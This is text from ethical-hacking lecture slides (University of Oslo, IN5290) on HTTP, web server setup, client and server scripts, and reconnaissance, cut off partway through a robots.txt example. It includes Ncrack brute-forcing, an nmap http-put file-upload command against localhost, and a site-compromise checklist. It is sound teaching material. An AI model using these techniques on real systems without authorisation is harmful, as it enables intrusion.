
- Ncrack is a high-speed network authentication cracking tool. Ncrack was designed using a modular approach, a command-line syntax similar to Nmap and a dynamic engine that can adapt its behavior based on network feedback. It allows for rapid, yet reliable large-scale auditing of multiple hosts.
- Ncrack's features include full control of network operations, allowing for very sophisticated brute-forcing attacks, timing templates for ease of use, runtime interaction similar to Nmap's and many more. Protocols supported include SSH, RDP, FTP, Telnet, HTTP(S), POP3(S), IMAP, SMB, VNC, SIP, Redis, PostgreSQL, MySQL, MSSQL, MongoDB, Cassandra, WinRM and OWA.



Get in touch with services, what's the order?

The order of the investigation is the following:

- Manual analysis (initial)
- Automatic analysis
(several prewritten scripts)
There are several tools
to analyze the services
automatically. E.g.
Nessus, OpenVAS,
Qualys, etc..
- Manual analysis (to check
for false positives)



End of lecture

IN5290 Ethical Hacking

Lecture 5: Web hacking 1, Client side bypass, Tampering data, Brute-forcing

Universitetet i Oslo
Laszlo Erdödi




Lecture Overview

- Summary - how web sites work
- HTTP protocol
- Client side – server side actions
- Accessing hidden contents
- Modifying client side data
- Brute-forcing forms, directories
- Web parameter tampering

Hypertext Transfer Protocol (HTTP)

HTTP is the protocol for web communication. Currently version 1.0, 1.1 and 2.0 are in use (2.0 exists since 2015, almost all browsers support it by now). HTTP is used in a client – server model. The client sends a request and receives answer from the server.



Hypertext Transfer Protocol (HTTP)


Each request and response consist of a header and a body. The header contains all the necessary and additional information for the HTTP protocol.

Request:

- The protocol version
- The requested file
- The webmethod (see later)
- The host name


Response:

- The web answer (in response)
- The date
- The content type



HTTP response splitting

HTTP response splitting is an old vulnerability (still appears in 2018). In case of inappropriate validation of the requests, the client can provide misleading input (two new lines in the header indicates the end of the header). The attacker can force the server to cache a wrong server answer.



Hypertext Transfer Protocol (HTTP)

HTTP operates with several web methods. The main methods in use:

- GET - to download data
- POST - to send data (e.g. I posted something on facebook)

Other methods in use:

- HEAD – to obtain the HTTP header
- PUT – to place content on the server (e.g. restful services)

Further existing methods:

DELETE (to remove content), TRACE, DEBUG, OPTIONS (to see the available webmethod list)

Hypertext Transfer Protocol – telnet

```
root@kali:~# telnet www.uio.no 80
Trying 129.240.171.52...
Connected to www.uio.no.
Escape character is '^]'.
GET / HTTP/1.1
Host:www.uio.no      request head

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 08 May 2017 07:53:37 GMT
Content-Type: text/html; charset=utf-8
X-Vortex: 71, rw, slave, vortex04-node02.uio.no:14001
Cache-Control: max-age=300
Content-Language: no
Vary: Cookie
X-Cacheable: YES
X-Varnish: 167223 2103867
Age: 188
Via: 1.1 varnish-v4
X-Cache: HIT
Transfer-Encoding: chunked
Connection: keep-alive

00301b
<!DOCTYPE html>
<html lang="no">
  <head>
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
```

web method
file name (index is substituted)
protocol version
hostname
web answer
banner info / server type
response head
response body

Hypertext Transfer Protocol with browser

The web communication is basically done by the web browsers. The browsers can send optional values, such as content encoding, browser type, etc.

Tamper Data - Ongoing requests

Start Tamper Stop Tamper Clear Options Help

Filter Show All

Time	Total Durati...	Size	Meth...	Status	Content-Type	URL	Load Flags	
9:24:4...	65 ...	65 ms	0	GET	302	application/...	http://www.uio.no/	LOAD_DOCUMENT_URI LOAD_INITIAL_DOCUMENT_URI
9:24:4...	20...	2848 ms	-1	GET	200	text/html	https://www.uio.no/	LOAD_DOCUMENT_URI LOAD_REPLACE LOAD_INITIAL_DOCUMENT_URI
9:24:4...	56 ...	56 ms	471	POST	200	application/...	http://ocsp.digicert.com/	LOAD_NORMAL
9:24:4...	21...	215 ms	63	GET	200	text/javascript	https://www.uio.no/vrtx/_vtex/app-services/marketing-consent-uio.js	LOAD_NORMAL
9:24:4...	20...	208 ms	50490	GET	200	text/css	https://www.uio.no/vrtx/decorating/resources/dist/src/css/style.css	LOAD_NORMAL
9:24:4...	27...	278 ms	12795	GET	200	text/css	https://www.uio.no/vrtx/decorating/resources/dist/src/css/responsive.css	LOAD_NORMAL

Request Header...	Request Header Value	Response Header Name	Response Header Value
Host	www.uio.no	Status	OK - 200
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0	Server	nginx
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	Date	Sat, 15 Sep 2018 13:23:23 GMT
Accept-Language	en-US,en;q=0.5	Content-Type	text/html;charset=utf-8
Accept-Encoding	gzip, deflate, br	X-Vortex	2018.55, master, rw, slave, vortex04-node01.uio.no:14001
Cookie	_utma=161080505.694898019.1493803222.1494230935.1496910535.6; _gaT01UIOA...	Strict-Transport-Security	max-age=31536000
Connection	keep-alive	Content-Security-Policy	upgrade-insecure-requests;
Upgrade-Insecure-R...	1	Cache-Control	max-age=300
		Vary	Cookie
		Content-Encoding	gzip
		X-Cacheable	YES
		X-Varnish	14355240 14354777
		Age	83
		Via	1.1 varnish-v4
		X-Cache	HIT
		Transfer-Encoding	chunked
		Connection	keep-alive

Hypertext Transfer Protocol web answers (Http status codes)

2xx: Success

200: OK

204: No content

3xx: Redirection

301: Moved permanently

302: Moved temporarily

304: Not modified

305: Use proxy

308: Permanent redirect

4xx: Client error

400: Bad request

403: Forbidden

404: File not found

405: Method not allowed

408: Request timeout

5xx: Server error

500: Internal server error

502: Bad gateway

504: Gateway timeout

505: Http version not supported

HTTP PUT method – upload file

PUT method was used to place and update website content before ftp. If it is enabled for a folder and the folder has permission to write then the attacker can take advantage of that vulnerability and upload arbitrary file.

The screenshot shows two terminal windows. The top window is titled 'root@kali: ~/pserv' and displays the following output:

```
File Edit View Search Terminal Help
self.raw_requestline = self.rfile.readline(65537)
  File "/usr/lib/python2.7/socket.py", line 480, in readline
    data = self.sock.recv(self._rbufsize)
error: [Errno 104] Connection reset by peer
-----
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Connection: close
Content-Length: 212
Host: localhost

PUT Succeeded
127.0.0.1 - - [15/Sep/2018 10:42:22] "PUT /b.php HTTP/1.1" 200 -
[]
```

The bottom window is titled 'root@kali: ~' and displays the following Nmap scan report:

```
File Edit View Search Terminal Help
nmap -sT -p8080 localhost --script http-put --script-args http-put.url='/b.php',http-put.file='a.txt'

Starting Nmap 7.40 ( https://nmap.org ) at 2018-09-15 10:42 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00030s latency).
Other addresses for localhost (not scanned): ::1
PORT      STATE SERVICE
8080/tcp  open  http-proxy
|_http-put: ERROR: Script execution failed (use -d to debug)


Nmap done: 1 IP address (1 host up) scanned in 0.85 seconds
root@kali:~#
```

Accessing a webpage


Client side



Server side



Webserver types and programming languages



Source: w3techs.com, 2024.

Webserver configuration

The webserver configuration file contains almost all the server settings. The server side script settings (e.g. where's the php binary), the index file extensions (in which order should the default page be considered, e.g.: 1.index.php, 2.index.htm), default error messages (404 File not found page) have to be placed inside the conf file.

apache2.conf example

```
# KeepAlive: Whether or not to allow persistent connections (more than
# one request per connection). Set to "Off" to deactivate.
#
# KeepAlive On

#
# MaxKeepAliveRequests: The maximum number of requests to allow
# during a persistent connection. Set to 0 to allow an unlimited amount.
# We recommend you leave this number high, for maximum performance.
#
# MaxKeepAliveRequests 100

#
# KeepAliveTimeout: Number of seconds to wait for the next request from the
# same client on the same connection.
#
# KeepAliveTimeout 5

# These need to be set in /etc/apache2/envvars
User ${APACHE_RUN_USER}
Group ${APACHE_RUN_GROUP}

#
# HostnameLookups: Log the names of clients or just their IP addresses
# e.g., www.apache.org (on) or 204.62.129.132 (off).
# The default is off because it'd be overall better for the net if people
# had to knowingly turn this feature on, since enabling it means that
# each client request will result in AT LEAST one lookup request to the
# nameserver.
#
```

Webserver configuration (.htaccess)

An .htaccess file is a way to configure the details of your website without altering the server config files.

Main functions:

- Mod_Rewrite (is a very powerful and sophisticated module which provides a way to do URL manipulations)
- Authentication (require a password to access certain sections of the webpage)
- Custom error pages (e.g. for 400 Bad request, 404 File not found, 500 Internal Server Error)
- Mime types (add extra application files, e.g. special audio)
- Server Side Includes (for update common scripts of web pages)

Client side – How the browser process the html

When the browser downloads the html file it is processed.
The html can contain additional files:

- Pictures (usually: png, jpg, gif)
- Stylesheets (xss)
- Javascript codes
- Flash objects (swf)

All additional content have an access address (local or global). During the processing all the additional content will be retrieved from the server with a separate web request.

Client side – How the browser process the html

The uio.no's index.html contains several pictures, stylesheets and javascript code. The browser downloads all step by step.

Tamper Data - Ongoing requests								
Start Tamper		Stop Tamper		Clear				
Filter								
Time	Total Durati...	Size	Meth...	Status	Content...	URL	Load Flags	
15:15:...	0 ms	0 ms	unknown	GET	pending	unknown	http://www.uio.no/ LOAD_DOCUMENT_URI LOAD_INITIAL_DOCUMENT_URI	
15:15:...	226 ms	132	POST	403	application/..	https://content.googleapis.com/drive/v2internal/viewerimpressions?key=...	LOAD_BACKGROUND LOAD_BYPASS_LOCAL_CACHE	
15:15:...	13.	2844 ms	-1	GET	200	text/html	https://www.uio.no/ LOAD_DOCUMENT_URI LOAD_REPLACE LOAD_INITIAL_D...	
15:15:...	15.	156 ms	63	GET	200	text/javascript	https://www.uio.no/vrtx/_vrtx/app-services/marketing-consent-ui.js LOAD_NORMAL	
15:15:...	19.	199 ms	50490	GET	200	text/css	https://www.uio.no/vrtx/decorating/resources/dist/src/css/style.css LOAD_NORMAL	
15:15:...	20.	201 ms	12795	GET	200	text/css	https://www.uio.no/vrtx/decorating/resources/dist/src/css/responsive.css LOAD_NORMAL	
15:15:...	27.	273 ms	1498	GET	200	text/css	https://www.uio.no/vrtx/decorating/resources/dist/src/css/print.css LOAD_NORMAL	
15:15:...	27.	275 ms	33850	GET	200	text/javascript	https://www.uio.no/vrtx/decorating/resources/dist/src/lib/jquery.min.js LOAD_NORMAL	
15:15:...	19.	194 ms	-1	GET	304	application/..	https://vrtbx.uio.no/js/analytics/v2/uioGa.js LOAD_NORMAL	
15:15:...	18.	184 ms	-1	GET	304	application/..	https://vrtbx.uio.no/js/analytics/v2/www.uio.no/customTracker.js LOAD_NORMAL	
15:15:...	19.	198 ms	183	GET	200	text/css	https://www.uio.no/vrtx/decorating/resources/dist/style/frontpage-overri... LOAD_NORMAL	
15:15:...	24.	241 ms	886068	GET	200	image/png	https://www.uio.no/forsidesaker/bilder/2018/kristinbraa-970.png LOAD_NORMAL	
15:15:...	25.	258 ms	3975	GET	200	image/jpeg	https://www.uio.no/forsidesaker/bilder/2018/graspyrv-colourbox.jpg LOAD_NORMAL	
15:15:...	27.	273 ms	6151	GET	200	image/jpeg	https://www.uio.no/forsidesaker/bilder/2018/reidunaalen_90.jpg LOAD_NORMAL	
15:15:...	27.	277 ms	24583	GET	200	image/jpeg	https://www.uio.no/bilder/rektorbloggen-301.jpg LOAD_NORMAL	
15:15:...	25.	254 ms	7757	GET	200	image/bna	https://www.uio.no/bilder/ku-282x78.nna LOAD_NORMAL	

Client side code

Html example from uio.no:

```
<link rel="shortcut icon" href="/vrtx/decorating/resources/dist/images/favicon.ico" >
<link rel="apple-touch-icon-precomposed"
      href="/vrtx/decorating/resources/dist/images/apple-touch-icon.png" > Reference to a picture
<script><!--
  var uioPageInfo = {};
  uioPageInfo.readRestricted = false;
  uioPageInfo.cloudAllowed = true;
  uioPageInfo.authenticated = "anonymous";
// -->
</script>
<script src="https://www.uio.no/vrtx/ vrtx/app-services/marketing-consent-uio.js"></script> Reference to javascript
```

Javascript inserted

Style sheets example from uio.no:

```
.csstransforms .vrtx-image-entry a img,.csstransforms .vrtx-image-listing-include-thumbs li a img,.csstransforms .vrtx-person-sear
.vrtx-image-listing-include{float:left;padding:5px 10px 10px;margin-bottom:10px;width:100%}
.vrtx-image-listing-include-title{display:block;padding:10px 0 5px}
.vrtx-image-listing-include-title a{color:#333;text-decoration:none}
.vrtx-image-listing-include-title a:hover{color:#666}
.vrtx-image-listing-include ul{margin:0;padding:0;list-style-type:none!important;clear:both}
.vrtx-image-listing-include ul li{float:left;margin:0 10px 10px 0;clear:none;list-style-type:none!important;border:2px solid #ccc}
#bottomnav .vrtx-subfolder-menu>div ul li,#globalnav ul,#hidnav,.grid-container ul,.head-menu>ul>li,.ui-main ul,ul{list-style-type:none}
.vrtx-image-listing-include ul li a{display:block;width:107px;height:80px;overflow:hidden;position:relative}
.vrtx-image-listing-include ul img{max-height:107px;border:0}
.vrtx-image-listing-include ul.vrtx-image-listing-include-thumbs-pure-css{width:auto}
.vrtx-image-listing-include.loading{background:url(/vrtx/_vrtx/static-resources/themes/default/images/loadingAnimation.gif) top center no-repeat}
.vrtx-image-listing-include ul.vrtx-image-listing-include-thumbs .loading-image{position: absolute; top: 0; left: 0; display: block; background-color: transparent; width: 100%; height: 100%; opacity: 0; transition: opacity 0.5s ease-in-out}
.invisible,html.fullscreen-gallery .vrtx-image-listing-include-container-description.active-description-recalc{visibility:hidden}
.vrtx-image-listing-include ul.vrtx-image-listing-include-thumbs .loading-image-error{font-size:.85em;color:red;background:#fff}
.vrtx-image-listing-include .vrtx-image-listing-include-container-pure-css,.vrtx-image-listing-include ul.vrtx-image-listing-inclu
.vrtx-image-listing-include .vrtx-image-listing-include-container{display:block;overflow:hidden;position:relative;margin:0 auto}
```

Javascript

Alongside HTML and CSS, JavaScript is one of the three core technologies of the World Wide Web. JavaScript enables interactive web pages and thus is an essential part of web applications. The vast majority of websites use it, and all major web browsers have a dedicated JavaScript engine to execute it. As a multi-paradigm language, JavaScript supports event-driven, functional, and imperative (including object-oriented and prototype-based) programming styles. It has an API for working with text, arrays, dates, regular expressions, and basic manipulation of the DOM, but the language itself does not include any I/O, such as networking, storage, or graphics facilities, relying for these upon the host environment in which it is embedded.

Example:

```
<script>alert('Hi! I'm the Javascript Engine!');</script>
```

Flash

Flash is a platform for viewing multimedia contents, executing rich Internet applications, and streaming audio and video. It can be embedded to web sites.

Swf source example:

Flash code example:

```
20 mcSquare.lineStyle(5, 0x000000, 100);
21 mcSquare.beginFill(0x666666, 100);
22 mcSquare.lineTo(0, 200);
23 mcSquare.lineTo(200, 200);
24 mcSquare.lineTo(200, 0);
25 mcSquare.lineTo(0, 0);
26 // Resize the clip to have its size
27 mcSquare._xscale = 50;
28 mcSquare._yscale = 50;
29 // Center the movie clip
30 // horizontally and vertically
31 mcSquare._x = Stage.width / 2 - mcSquare
32 mcSquare._y = Stage.height / 2 - mcSquare
33 }
34 createSquare();
```

Embedding flash object:

Advanced Code Editor

Highlight Line Numbers AutoComplete Word Wrap Language

```
1 <h3>Photo Flash Maker</h3>
2 <p>No other flash slideshow program is easier to use than Photo Flash Maker, which
3 is now picked as the excellent flash creator by M2Review.</p>
4 <div>
5 <object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
6 codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/flash
7 /swflash.cab#version=9,0,0,0" width="620" height="350">
8 <param name="movie" value="/images/flash/simple.swf?xml_path=/images/flash
9 /slides.xml" />
10 <param name="quality" value="high" />
11 <param name="wmode" value="transparent" />
12 <param name="allowScriptAccess" value="always" />
13 <param name="_flashcreator" value="http://www.photo-flash-maker.com" />
14 <param name="_flashhost" value="http://www.go2album.com" />
15 <embed src="/images/flash/simple.swf?xml_path=/images/flash/slides.xml"
16 width="620" height="350" quality="high" wmode="transparent"
17 allowScriptAccess="always" pluginspage="http://www.macromedia.com/go/getflashplayer"
18 type="application/x-shockwave-flash"></embed>
19 </object>
20 </div>
```

Server side scripts

Server side scripts are executed on the server side. Many languages exist: php, perl, ruby, java, asp, etc. After the execution a static html is generated and that is sent to the client.

PHP examples (php to html):

```
<?php Print('<h1>Hello John!</h1>'); ?> -> <h1>Hello John!</h1>
```

```
<?php $result = mysql_query("Select name from users where id=115");
$name = mysql_fetch_array($result);
Print('<h1>Hello '.$name.'!</h1>'); ?> -> <h1>Hello John!</h1>
```

Content Management Systems (CMS)

CMS are designed to create and modify the content of Web pages easily. The feature of CMS includes Web-based publishing, format management, history editing and version control, indexing, search, and retrieval. Typical CMS:

- Joomla
- Drupal
- WordPress

If a vulnerability of CMS appears millions of websites can be vulnerable suddenly.

Start compromising a website

- First use it in a normal way (find the linked subsites, contents, input fields)
- Decide whether it is a simple static site or it has complex dynamic content (server side scripts, database behind)
- Try to find not intended content (comments in source code)
- Try to find hidden content without link (factory default folders, user folders, configuration files)
- Try to obtain as much info as it is possible (information disclosures)
- Force the site to error (invalid inputs) and see the result

Prohibited content for search engines - robots.txt

Robots.txt is a file that has to be placed in the webroot folder. Search engine robots read the file and process all the disallowed entities. On the other hand it is an information disclosure. It also means that the listed entities exist.

```
# Gjelder bare uio-søk. Legg til linje under User-Agent:* også for å ekskludere alle motorer
User-Agent: SolrVortexConnector
Disallow: /gammelt
Disallow: /konv
